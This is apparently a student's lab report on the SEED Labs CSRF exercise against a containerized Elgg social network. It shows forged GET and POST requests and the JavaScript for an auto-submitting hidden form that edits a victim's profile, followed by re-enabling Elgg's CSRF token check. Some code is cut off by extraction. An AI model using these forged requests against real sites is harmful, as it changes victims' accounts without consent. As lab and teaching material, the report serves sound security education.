

# Cross-Site Request Forgery (CSRF) Attack Lab (Web Application: Elgg)

Ramesh Adhikari

## Lab Environment Setup

In this lab, I had used three websites. The first website was the vulnerable Elgg site accessible at **www.seed-server.com**. The second website was the attacker's malicious web site that is used for attacking Elgg. This web site is accessible via **www.attacker32.com**. The third website was used for the defense tasks, and its hostname is **www.example32.com**. I used containers to set up the lab environment.

### 2.1 Container Setup and Commands

I had downloaded the Labsetup.zip file on my VM from the lab's website, unzip that, enter the Labsetup folder, and used the docker-compose.yml file to set up the lab environment.

```
[11/11/22]seed@VM:~/.../Project4$ dcup
Creating elgg-10.9.0.5      ... done
Creating mysql-10.9.0.6    ... done
Creating attacker-10.9.0.105 ... done
Attaching to attacker-10.9.0.105, mysql-10.9.0.6, elgg-10.9.0.5
mysql-10.9.0.6 | 2022-11-12 04:43:35+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2022-11-12 04:43:35+00:00 [Note] [Entrypoint]: Switching to ded
icated user 'mysql'
mysql-10.9.0.6 | 2022-11-12 04:43:35+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2022-11-12 04:43:35+00:00 [Note] [Entrypoint]: Initializing dat
abase files
mysql-10.9.0.6 | 2022-11-12T04:43:35.796792Z 0 [System] [MY-013169] [Server] /us
r/sbin/mysqld (mysqld 8.0.22) initializing of server in progress as process 43
mysql-10.9.0.6 | 2022-11-12T04:43:35.815121Z 1 [System] [MY-013576] [InnoDB] Inn
```

### 2.2 Elgg Web Application

I used an open-source web application called Elgg in this lab. Elgg is a web-based social-networking application. It is already set up in the provided container images.

I used two containers, one running the web server (10.9.0.5) , and the other running the MySQL database (10.9.0.6). The IP addresses for these two containers are hardcoded in various places in the configuration, so I did not change them from the docker-compose.yml file.

The Elgg container. They host the Elgg web application using the Apache web server. The website setup is included in apache elgg.conf inside the Elgg image folder. The configuration specifies the URL for the website and the folder where the web application code is stored.

The running services are as below.

```
[11/11/22]seed@VM:~/.../Project4$ dockps
c99c0c0165c2  attacker-10.9.0.105
719f243108b1  mysql-10.9.0.6
21ac690e233e  elgg-10.9.0.5
[11/11/22]seed@VM:~/.../Project4$
```

**DNS configuration.** They access the Elgg website, the attacker website, and the defense site using their respective URLs. I need to add the following entries to the /etc/hosts file, so these hostnames are mapped to their corresponding IP addresses. I need to use the root privilege to change this file (using sudo). It should be noted that these names might have already been added to the file due to some other labs. If they are mapped to different IP addresses, the old entries must be removed.


```
10.9.0.5 www.seed-server.com
10.9.0.5 www.example32.com
10.9.0.105 www.attacker32.com|
```

**MySQL database.** Containers are usually disposable, so once it is destroyed, all the data inside the containers are lost. For this lab, we do want to keep the data in the MySQL database, so we do not lose our work when we shutdown our container. To achieve this, we have mounted the mysql data folder on the host machine (inside Labsetup, it will be created after the MySQL container runs once) to the /var/lib/mysql folder inside the MySQL container. This folder is where MySQL stores its database. Therefore, even if the container is destroyed, data in the database are still kept.


## 3 Lab Tasks: Attacks

### 3.1 Task 1: Observing HTTP Request

In Cross-Site Request Forger attacks, we need to forge HTTP requests. Therefore, we need to know what a legitimate HTTP request looks like and what parameters it uses, etc. We can use a Firefox add-on called "HTTP Header Live" for this purpose. The goal of this task is to get familiar with this tool. I had used this tool to capture an HTTP GET request and an HTTP POST request in Elgg. I had browsed <http://www.seed-server.com/> in firefox.



After entering username and password and submit HTTP Header shows following was captured in HTTP Header.



In the post request I saw the form parameters such as username and password and token.




### 3.2 Task 2: CSRF Attack using GET Request

In this task, we need two people in the Elgg social network: Alice and Samy. Samy wants to become a friend to Alice, but Alice refuses to add him to her Elgg friend list. Samy decides to use the CSRF attack to achieve his goal. He sends Alice an URL (via an email or a posting in Elgg); Alice, curious about it, clicks on the URL, which leads her to Samy's web site: [www.attacker32.com](http://www.attacker32.com).

To add a friend to the victim, we need to identify what the legitimate Add-Friend HTTP request (a GET request) lookslike. We can use the "HTTP Header Live"Tool to do the investigation. In this task, I am not allowed to write JavaScript code to launch the CSRF attack. My job is to make the attack successful as soon as Alice visits the web page, without even making any click on the page


Elgg has implemented a countermeasure to defend against CSRF attacks. In Add-Friend HTTP requests, I noticed that each request includes two weird-looking parameters, `elgg ts` and `elgg token`. These parameters are used by the countermeasure, so if they do not contain correct values, the request will not be accepted by Elgg. We have disabled the countermeasure for this lab, so there is no need to include these two parameters in the forged requests.




#### CSRF Attacker's Page

- [Add-Friend Attack](#)
- [Edit-Profile Attack](#)

After clicking Add-Friend attack I saw the page below page. After that I inspect the page to see the value of parameter `src` at that time it was empty.




## This page forges an HTTP GET request



In the page source `src` is empty so I have to modify that.

After that I was logged in as a Samy.




Before clicking add Friend to Alice enable http Header to capture get request

```
http://www.seed-server.com/action/friends/add?friend=56&_elgg_ts=1668230245&_elgg_token=W1dy_JlrK73XwuqjP8AEYA&_elgg_ts=1668230245&_elgg_token=W1dy_JlrK73XwuqjP8AI
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: Elgg=51x8610ff07m4sp7ha9njmlp9
GET: HTTP/1.1 200 OK
Date: Sat, 12 Nov 2022 05:18:41 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
X-Content-Type-Options: nosniff
Vary: User-Agent
Content-Length: 388
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```


Here I saw Alice Id is 56

<http://www.seed-server.com/action/friends/add?friend=56>

After that my job was to find the Samy ID of own I saw from the view page source guid of Samy was **59**.



After that I was logged in as Alice and check her friend lists.



In this case there were no any friend on her list

After that I went to the attacker machine i.e. attacker-10.9.0.105

```
[11/12/22]seed@VM:~/.../attacker$ docksh c99c0c0165c2
root@c99c0c0165c2:/# ls /var/www/
attacker html
root@c99c0c0165c2:/# ls /var/www/attacker/
addfriend.html editprofile.html index.html testing.html
root@c99c0c0165c2:/#
```

And I modified the addfriend.html and added src="http://www.seed-server.com/action/friends/add?friend=59" which is also shown in below screenshot.

```
GNU nano 4.8 /var/www/attacker/addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>

</html>
```

After that I went to the CSRF attacker page and clicked on Add-Friend Attack



## CSRF Attacker's Page


- [Add-Friend Attack](#)
- [Edit-Profile Attack](#)



## This page forges an HTTP GET request

After that I saw the Samy added on Alice friends also shown in the below screenshot.





Attack was successful so that Samy was shown in Alice friends.

### 3.3 Task 3: CSRF Attack using POST Request

After adding himself to Alice’s friend list, Samy wants to do something more. He wants Alice to say “Samy is my Hero” in her profile, so everybody knows about that. Alice does not like Samy, let alone putting that statement in her profile. Samy plans to use a CSRF attack to achieve that goal. That is the purpose of this task.

One way to do the attack is to post a message to Alice’s Elgg account, hoping that Alice will click the URL inside the message. This URL will lead Alice to your (i.e., Samy’s) malicious web site [www.attacker32.com](http://www.attacker32.com), where you can launch the CSRF attack.

The objective of your attack is to modify the victim’s profile. In particular, the attacker needs to forge a request to modify the profile information of the victim user of Elgg. Allowing users to modify their profiles is a feature of Elgg. If users want to modify their profiles, they go to the profile page of Elgg, fill out a form, and then submit the form—sending a POST request—to the server-side script `/profile/edit.php`, which processes the request and does the profile modification.

The server-side script `edit.php` accepts both GET and POST requests, so I can use the same trick as that in Task 1 to achieve the attack. However, in this task, I required to use the POST request. Namely, attackers (you) need to forge an HTTP POST request from the victim’s browser, when the victim is visiting their malicious site. Attackers need to know the structure of such a request. I can observe the structure

of the request, i.e., the parameters of the request, by making some modifications to the profile and monitoring the request using the "HTTP Header Live" tool. I may see something similar to the following. Unlike HTTP GET requests, which append parameters to the URL strings, the parameters of HTTP POST requests are included in the HTTP message body (see the contents between the two + symbols):


After understanding the structure of the request, you need to be able to generate the request from your attacking web page using JavaScript code. To help you write such a JavaScript program, we provide a sample code in the following code fence. You can use this sample code to construct your malicious web site for the CSRF attacks. This is only a sample code, and I need to modify it to make it work for your attack.

For this task login as Samy and update his profile before submit capture the HTTP Header

The screenshot shows a web application interface for a user named 'Samy'. The interface includes a profile picture of a person wearing a hat and sunglasses, a 'Brief description' field with the text 'this is description', and an 'About me' section with the text 'Test about'. There are also links for 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'. Overlaid on the right is the 'HTTP Header Live' browser extension window, which displays the details of a POST request to 'http://www.seed-server.com/action/profile/edit'. The request includes headers such as 'Host', 'User-Agent', 'Accept', 'Accept-Language', 'Accept-Encoding', 'Content-Type', 'Content-Length', 'Origin', 'Connection', 'Referer', 'Cookie', and 'Upgrade-Insecure-Requests'. The body of the request is a multipart form data containing fields like 'elgg\_token', 'elgg\_ts', 'name', 'description', 'accesslevel[briefdescription]', and 'briefdescription'. The response status is '200 Found'.

```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----172564571126539757772036266475
Content-Length: 3027
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: elgg=216srt53n60aajahalkgjsq28u
Upgrade-Insecure-Requests: 1
_elgg_token=MM2HRBHDZWELc1vknSA2sA&_elgg_ts=1668289245&name=Samy&description=<p>Test ab
&accesslevel[description]=2&briefdescription=this is description&accesslevel[briefdescrip
POST: HTTP/1.1 302 Found
Date: Sat, 12 Nov 2022 21:41:22 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/samy
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.seed-server.com/profile/samy
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seed-server.com/profile/samy/edit
```



Post request url: <http://www.seed-server.com/action/profile/edit>

Now update the editprofile.html and change the parameters

Guid=56 (Alice ID)

Name=Alice

p.action = "http://www.seed-server.com/action/profile/edit";

```
GNU nano 4.8      editprofile.html      Modified
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='this is desc>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value=>";
fields += "<input type='hidden' name='guid' value='56'>";

// Create a <form> element.
var p = document.createElement("form");


// Construct the form
p.action = "http://www.seed-server.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";


// Append the form to the current page.
document.body.appendChild(p);

// Submit the form
p.submit();
}
```

After that I was logged as alice and see her profile  
There was nothing on her profile before attack

Alice

 Edit avatar



Blogs

Bookmarks

Files

Pages

Wire post


After that I started to attack by clicking Edit-profile attack



## CSRF Attacker's Page

- [Add-Friend Attack](#)
- [Edit-Profile Attack](#)

After clicking Edit-Profile attack I saw the description in Alice profile



So I saw the description in the Alice profile so the attack was successful.

## 4 Lab Tasks: Defense

CSRF is not difficult to defend against. Initially, most applications put a secret token in their pages, and by checking whether the token is present in the request or not, they can tell whether a request is a same-site request or a cross-site request. This is called *secret token* approach. More recently, most browsers have implemented a mechanism called *SameSite cookie*, which is intended to simplify the implementation of CSRF countermeasures. We will conduct experiments on both methods.

### 4.1 Task 4: Enabling Elgg's Countermeasure

**Task: Turn on the countermeasure.**

To turn on the countermeasure, get into the Elgg container, I went to the `/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security` folder, remove the return statement from `Csrf.php`. A simple editor called nano is available from inside

the container. After making the change, repeat the attack again, and see my attack was not successful. Please point out the secret tokens in the captured HTTP requests.

I entered to the server elgg-10.9.0.5

```
[11/12/22]seed@VM:~/.../attacker$ docksh 21ac690e233e
root@21ac690e233e:/# cd /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security
root@21ac690e233e:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security# ls
Base64Url.php  Hmac.php          PasswordGeneratorService.php
Csrf.php       HmacFactory.php   UrlSigner.php
root@21ac690e233e:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security#
```

And updated Csrf.php file

And commented the return line from validated function.

```
throws CSRFException
*/
public function validate(Request $request) {
    // return; // Added for SEED Labs (disabling the CSRF countermeas

    $token = $request->getParam('__elgg_token');
    $ts = $request->getParam('__elgg_ts');

    $session_id = $this->session->getID();

    if (($token) && ($ts) && ($session_id)) {
        if ($this->validateTokenOwnership($token, $ts)) {
            if ($this->validateTokenTimestamp($ts)) {
                // We have already got this far so un

```

After that I removed the friends and profile details from Alice account

Elgg For SEED Labs

BlogsBookmarksFilesGroupsMembersMore -

Search

Account

# Alice's friends

No friends yet.

Alice

BlogsBookmarksFilesPagesWire post

FriendsFriends ofCollections

Elgg For SEED Labs


BlogsBookmarksFilesGroupsMembersMore -

Search

Account

Alice


Edit avatarEdit profile



Add widgets

BlogsBookmarksFilesPagesWire post

